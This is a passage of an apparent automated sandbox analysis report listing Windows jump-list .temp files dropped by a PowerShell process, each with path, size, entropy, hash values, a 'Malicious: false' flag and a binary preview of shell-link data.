SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0LDX7R2JK4DBJ4ACQ0LY.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\8DDR9KJPJ69FOA7LJA5B.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\ADDOQTRWBWXYPRSCERDW.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BF5N2RD4MXYYH24IZYQB.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BGG6QB04800GW19WWAG9.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BGG6QB04800GW19WWAG9.temp	
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BP3VJGZ843DBIXOOPKWO.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\ECHANM7I2UV7O9MJVU2O.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\GXTZ77HM57ANYV3AGI9D.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\H7TWJ1QU43IH3T7R84BJ.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\IDIQDWV208VZAZ2IXKJQ.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\NQYL3UCIDEY5U6ZYZGON.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\W8D85FAX4AI098EV4R6D.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\W8D85FAX4AI098EV4R6D.temp	
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WEJERITQSQYJEDR17MBA.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YFOCYSUCRX7008H79EM5.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YLHEVBN28POIQY4HNZN8.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586654072786741
Encrypted:	false
SSDEEP:	96:chQCsMqDqvsqvJCwo3z8hQCsMqDqvsEHyqvJCwortzbKKrGH8ZqR+lUVJlu:cyWo3z8yOHnortzbPNZqRnlu
MD5:	64CF28BEDB2453151DE8C2671FB95FE1
SHA1:	9C7C0459A6F866345C0ECFD410737A2E29FDC838
SHA-256:	791823726123A8DE032D51D786FF9099A247B4A933D089BDE7476195CF51EDC2
